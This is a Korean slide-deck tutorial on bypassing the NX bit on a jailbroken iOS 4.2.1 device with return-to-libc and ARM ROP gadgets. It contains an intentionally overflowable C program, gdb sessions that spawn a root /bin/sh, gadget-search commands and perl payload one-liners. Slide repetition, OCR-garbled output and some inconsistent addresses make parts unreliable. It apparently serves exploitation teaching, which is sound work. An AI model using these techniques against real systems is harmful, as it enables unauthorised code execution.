

# Bypass NX-bit on iOS (RTL)

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Documented by Sanghwan, Ahn



# About Me

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## 1. at the outset

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- ② iOS Security Model
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- ④ Scenario Concept



## 2. Return to Libc on iOS

- ① Scenario
- ② Vulnerable source
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at the outset

# 1. at the outset

## (1) What is iPhone?



by Apple

**iOS**  
mobile OS



ARM CPU(RISC)

SECURITY INNOVATION for NEW GENERATION

# 1. at the outset

## (1) What is iPhone?

iOS  
mobile O



ARM CPU(RISC)

SECURITY INNOVATION for NEW GENERATION

## (2) iPhone Security Model

### iPhone Security Model

- 각각의 프로세스는 Mobile(User) 권한으로 동작한다.
- root 계정만이 기본 설치 디렉터리 와 애플리케이션 상위 디렉터리에 쓸수있는 권한을 가짐.
- /bin/sh 및 setuid 파일이 존재하지 않음.(순정버전에서)
- NX-bit가 활성화 되어있다.
- ASRL이 적용되어있다 (4.3 이상 버전)
- SYS\_setreuid 와 SYS\_setreguid 가 커널 단에서 제거됨.
- 메모리는 동시에 RWX 권한을 가질수없음  
(R-X 또는 RW- 조합 허용됨)



# 1. at the outset


## (3) Test Environment



Test Environment	
Model	iPod touch 2g
OS	iOS 4.2.1 (jailbreaked)
Core	ARM Core v6
Installed Tools	GNU Compiler (gcc)
	GNU Debugger (gdb)
	Script Language (perl)
	Otool
	Openssl/ Openssh

# 1. at the outset

## (4) Scenario Concept



# 1. at the outset

## (4) Scenario Concept



SECURITY INNOVATION for NEW GENERATION

## (4) Scenario Concept



## (4) Scenario Concept





# Return to Libc on iOS

## 2. Return to Libc on iOS




### (1) Scenario

- Return address를 system( )의 주소로 변경
- system( ) 호출
- '/bin/sh' 실행

## 2. Return to Libc on iOS

### (1) Scenario


- Return address를 system( )의 주소로 변경
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- '/bin/sh' 실행



## 2. Return to Libc on iOS

### (1) Scenario


- Return address를 system( )의 주소로 변경
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- '/bin/sh' 실행



## 2. Return to Libc on iOS

### (1) Scenario

- Return address를 system( )의 주소로 변경
- system( ) 호출
- '/bin/sh' 실행



## 2. Return to Libc on iOS

### (2) Vulnerable source

이제 우리는 함수의 흐름을 변경 할 수 있다.  
RTL 과 ROP 같은 공격을 시도 할 수 있다.

이제 우리는 RTL 기법을 적용 하여  
'/bin/sh'을 실행 시켜 볼 것이다.

취약한 프로그램 소스는 우측 그림과 같다.

여기서 sysfun()가 추가로 정의 되는데,  
sysfun()가 동작하면 현재 동작하는 process에  
대한 리스트를 출력해준다.

물론 해당 프로그램이 정상적으로 동작할때는  
sysfun()은 동작하지 않는다 : )

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
    puts ("Donuts..\n");
    exit(0);
}

void sysfun()
{
    system("ps");
}

int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

h2spice:/h2spice\_test/iOS\_4.2.1\_BoF root#

## 2. Return to Libc on iOS

### (2) Vulnerable source

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```

## 2. Return to Libc on iOS

### (2) Vulnerable source

이제 우리는 함수의 흐름을 변경 할 수 있다.  
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sysfun()은 동작하지 않는다 : )

## 2. Return to Libc on iOS

### (3) Exploitation

이전과 동일한 방법으로 sysfun( )의 주소를 알 수 있다. sysfun( )의 주소는 0x2248이다.  
아래 어셈 코드를 통해서 r0 레지스터에 어떤값을 넣는 뒤, system()가 실행 되는 것을 알 수 있다.

```
(gdb) info functions sysfun
All functions matching regular expression "sysfun":

Non-debugging symbols:
0x00002248  sysfun

(gdb) disassemble sysfun
Dump of assembler code for function sysfun:
0x00002248 <sysfun+0>: push    {r7, lr}
0x0000224c <sysfun+4>: add     r7, sp, #0          ; 0x0
0x00002250 <sysfun+8>: ldr     r3, [pc, #12]      ; 0x2264 <sysfun+28>
0x00002254 <sysfun+12>: add    r3, pc, r3
0x00002258 <sysfun+16>: mov    r0, r3
0x0000225c <sysfun+20>: bl     0x230c <dyld_stub_system>
0x00002260 <sysfun+24>: pop    {r7, pc}
0x00002264 <sysfun+28>: andeq   r0, r0, r12, lsl #2
End of assembler dump.
(gdb)
```

### (3) Exploitation

iOS에서 RTL 기법을 이용하여 공격 할 때, 문득 이런생각이 들었다.

만약 system( )가 호출되기 전에 인자값을 변경해버리면 다른 결과가 나오지 않을까 ?. ?  
리눅스 상에서의 함수호출방식과 크게 다르지 않기 때문에 충분히 가능 할 것 같았다.

만약 다른 결과가 나온다면, 이 결과값 또한 조작 가능 할 것이다.

```
0x00002258 <sysfun+16>: mov      r0, r3  
0x0000225c <sysfun+20>: bl       0x230c <dyld_stub_system>
```

0x2258 에 존재하는 mov r0, r3 명령어를 통해서 어떤값이 r0 레지스터에 저장된다.

0x225c 부분에 breakpoint를 걸어 r0레지스터에 어떤값이 들어갔는지 확인한다.

```
Breakpoint 2, 0x0000225c in sysfun ()  
(gdb) info registers  
r0          0x2368    9064  
r1          0x0        0
```

코드상에서 정의된 system()의 인자값인 "ps"가 r0 레지스터에 들어가있는 것을 볼 수 있다.

```
(gdb) x/s 0x2368  
0x2368 <.str2+35>:      "ps"
```

## 2. Return to Libc on iOS

### (3) Exploitation

gdb에서 set 명령을 이용해 r0 레지스터의 값을 수동으로 변경 할 수 있다. "/bin/sh"의 주소를 넣자.

```
(gdb) x/s 0x32db0308  
0x32db0308:      "/bin/sh"  
(gdb) set $r0=0x32db0308  
(gdb) c  
Continuing.
```

우리가 예상한 그대로 컴퓨터는 '/bin/sh' 을 실행했다 (: D kkkkkkkkkk

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "ABBBBBCCCC",pack('V',0x2fdfflec),pack('V',0x00002248)' ;cat)|./test7  
ABBBBBCCCC?: H"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)  
whoami  
root  
ls  
binshell.s      dyld_decache  findbinsh.c    payload0   system3.c  test3.c  test6.c  
binshell1       env          libc_search.pl  system     test      test4     test7  
dump_dyld       env.c        libgcc_dump.txt system.c   test.c    test4.c  test7.c  
dump_libSystem.B  find_fun    libsys_dump.txt system2   test2    test5     txt  
dump_libSystem.B_2  find_fun.c openSocket.c  system2.c test2.c  test5.c  vuln_ser  
dump_libgcc_s.1  findbinsh   payload       system3   test3    test6
```

### (3) Exploitation

이제 우리는 이 아이디어를 수동이 아닌 자동으로 동작하게 할 공격코드를 작성해야 한다.

먼저 system( )의 인자값을 r0 레지스터에 넣기위해 특정 가젯을 찾아야 한다.  
(x86처럼 스택을 이용해 인자값을 직접 참조하지 않기 때문에 조금 복잡하다)

pop {r0, pc} 또는 ldmia sp! {r0,pc} 와 같은 가젯을 이용해 r0레지스터에 특정값을 넣을 수 있다.  
(연결된 여러 함수들을 연쇄적으로 실행시키기 위해 pc가 꼭 붙어 있어야 한다)

나의 경우에는, 공유라이브러리에서 pop {r0,r1,r2,r3,pc} 또는 ldmia sp! {r0,r1,r2,r3,pc} 가젯을 사용했다.

해당 가젯을 찾기 위한 방법 중 하나는 공유라이브러리를 디스어셈블한 다음 검색하는 방법이 있다.  
공유라이브러리인 dyld를 디스어셈블 하기 위해 otool을 사용했다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# otool  
Usage: otool [-fahlLDtdorSTMRIHvVcXm] <object file> ...
```

## 2. Return to Libc on iOS

### (3) Exploitation

취약한 프로그램이 동작할때 공유하는 라이브러리를 확인하기 위해 gdb에서 Info sharedlibrary 명령을 통해 확인 할 수 있다 : -)

우리는 공유되는 라이브러리 중 하나인 libSystem.B.dylib를 이용 할 수 있다.

또는 x/100000000000i 0x30000000 명령을 통해 0x30000000 주소부터 존재하는 가젯을 모두 검색 할 수 있고 나는 이 방법을 사용했었다.

내 생각에, libSystem.B.dylib를 디스어셈블하여 가젯을 찾는것이 현명한 판단이라 생각한다.

```
(gdb) info sharedlibrary
The DYLD shared library state has been initialized from the executable's shared library information. All symbols should be present, but the addresses of some symbols may move when the program is executed, as DYLD may relocate library load addresses if necessary.

      Requested State Current State
Num Basename      Type Address          Reason | | Source
  | |           | |
 1 test7          --          exec Y Y /h2spice_test/iOS_4.2.1_BoF/test7 (offset 0x0)
 2 dyld            --          init Y Y /usr/lib/dyld at 0x2fe00000 with prefix "__dyld_"
 3 libgcc_s.1.dylib --          init Y Y /usr/lib/libgcc_s.1.dylib at 0xa34000 (offset 0xa34000)
 4 libSystem.B.dylib --          init Y Y /usr/lib/libSystem.B.dylib at 0x30000000
                                         (commpage objfile is) /usr/lib/libSystem.B.dylib[LC_SEGMENT.__DATA.__commpage]
```

```
h2spice:/usr/lib root# otool -tV dyld > /h2spice_test/iOS_4.2.1_BoF/txt/dump_dyld
h2spice:/usr/lib root# otool -tV libgcc_s.1.dylib > /h2spice_test/iOS_4.2.1_BoF/txt/dump_libgcc_s.1
h2spice:/usr/lib root# otool -tV libSystem.B.dylib > /h2spice_test/iOS_4.2.1_BoF/txt/dump_libSystem.b
```

-t : Display the contents of the (\_TEXT,\_text) section.

-V : dsassembles the operands

-o : Display the contents of the \_OBJC segment used by the Objective-C run-time system

## 2. Return to Libc on iOS

### (3) Exploitation

공유라이브러리를 디스어셈블하여 얻은 수많은 가젯들 중에 우리가 필요로 하는 특정 가젯은 egrep을 통해 검색 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat dump_libSystem.b |egrep pop|egrep r0|egrep pc
h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat dump_libSystem.b |egrep ldmia|egrep r0|egrep pc
3009a4e4      e8bd80b1      ldmia    sp!, {r0, r4, r5, r7, pc}
300df000      e8bd8001      ldmia    sp!, {r0, pc}
300df800      e8bd800f      ldmia    sp!, {r0, r1, r2, r3, pc}

h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat ./libgcc_dump.rtf |egrep pop|egrep r0|egrep r1
0x3037ddd4 <__popcountdi2+96>: umull   r0, r1, r4, r10\
0x3037de08 <__popcountdi2+148>: lslls    r0, r1, #31\
0x3037ddd4 <__popcountdi2+96>: umull   r0, r1, r4, r10\
0x3037de08 <__popcountdi2+148>: lslls    r0, r1, #31\
0x3084e8f4:    pop      \{r0, r1, r2, r3, pc\}\
0x3088a55c:    pop      \{r0, r1, r2, r3, pc\}\n
```

egrep을 통해 검색한 가젯들은 다음 표와 같다.

address	instruction
0x300df000	ldmia sp!, {r0, pc}
0x300df800	ldmia sp!, {r0, r1, r2, r3, pc}
0x3084e8f4	pop {r0, r1, r2, r3, pc}
0x3088a55c	pop {r0, r1, r2, r3, pc}

내 경우엔, 0x3088a55c에 존재하는 `pop {r0,r1,r2,r3,pc}`를 사용했다.

## 2. Return to Libc on iOS



### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

AABBBBCCCC 驅? \驱动\4\4\4\4\4\4\4\4\4\4\\$  
Donuts..

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
buffer[ ]
sfp
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

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AABBBBCCCC 驅? \驱动\4\4\4\4\4\4\4\4\4\4\\$  
Donuts..

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
AABBBBCCCC
sfp
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

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```

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
AABBBCCCCC
0x2fdff1ec
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

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```

register  
r0  
r1  
r2  
r3  
.....  
pc

```
0xffffffff  
AABBBBCCCC  
0x2fdff1ec  
pop {r0,r1,r2,r3,pc}  
r0  
r1  
r2  
r3  
pc  
0x00000000
```

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

AABBBBCCCC翻？ \翻04[4]4[4]4[4]4[4]4[4]4[4]6"  
Donuts..

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
0x12341234
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS



### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

register  
r0  
r1  
r2  
r3  
.....  
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
0x12341234
0x12341234
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

register  
r0  
r1  
r2  
r3  
.....  
pc

```
0xffffffff  
AABBBCCCCC  
0x2fdff1ec  
pop {r0,r1,r2,r3,pc}  
0x12341234  
0x12341234  
0x12341234  
0x12341234  
pc  
0x00000000
```

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

AABBBBCCCC 騰? \騷04↑4↑4↑4↑4↑4↑4↑4↑4↑\\$"  
Donuts..

register  
r0  
r1  
r2  
r3  
.....  
pc

